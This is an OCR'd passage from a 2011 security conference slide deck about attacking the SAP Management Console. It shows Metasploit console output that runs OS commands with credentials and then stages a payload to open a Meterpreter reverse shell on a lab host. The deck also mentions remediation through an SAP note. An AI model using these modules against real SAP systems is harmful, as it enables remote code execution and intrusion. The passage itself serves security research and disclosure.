
OSExecute

```
auxiliary(sap_..._osexec) > set RHOSTS 172.16.15.128
auxiliary(sap_..._osexec) > set USERNAME sapservicensp
auxiliary(sap_..._osexec) > set PASSWORD Pr0d@dm1n
auxiliary(sap_..._osexec) > set CMD hostname
auxiliary(sap_..._osexec) > run
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Command run as PID: 1240
    Command output
    --------------
    WINXPSAP-TST
```

Thanks, but we want full access!

Getting Meterpreter

- **Using tricks built into Metasploit**
  - Encode Payload
  - Split it up into chucks
  - Shove it in
  - Start it up!
  - Profit



OSExecute Meterpreter

msf exploit(sap_mgmt_con_osexec_exploit) > exploit

[*] Started reverse handler on 172.16.15.134:4444

[*] Command Stager - 7.42% done (7499/101079 bytes)

…

[*] Command Stager - 100.00% done (101079/101079 bytes)


[*] Meterpreter *session 1 opened* (172.16.15.134:4444 -> 172.16.15.128:1144) at 2011-10-16 14:41:59 +0200

meterpreter > getuid

Server username: *WINXPSAP-TST\SAPServiceNSP*

Next Steps


- **More Research**
  - **Finish the MITM module**
    - Force Auth works now
    - JAVA Applet deployment not so much
  - **Look at SAP SSL implementation**
    - SSL is a punching bag right now
  - **Sleep**


APPLAUSE
CLAP

Stopping 5 Bob!


Bob
the
Builder
™

Why is your SAP MC accessible to the world!


Slightly Less
HTTPS== BAD

Fixing the issues

- **SAP Fix**
  - **Note 1439348**
    - Issue also discovered by Onapsis
  - **No idea what it says!**
    - SAP restrict ALL fix info to customers only

SAP Security isn't *ALL* about ROLED

Infrastructure

Database

Web Applications


Client-Side
Apps

SAP IS COMPLEX

TEST IT!

Questions ?

http://c22.cc

contact@c22.cc

Big Thanks

- **The REAL SAP Security Researchers**
  - Onapsis, DSecRG, Raul Siles, CYBSEC
- **SAP PSRT** *(for emailing me a lot)*
- **DirtySec** (*You know who you are!*)
- **MacLemon** *(for the PPT-fu)*
- **ED**
  - *For inviting us, even though we cause problems!*
- **All the people who helped make this happen**

Thanks for coming

http://c22.cc

contact@c22.cc

Sorry for sucking so bad!

http://c22.cc

contact@c22.cc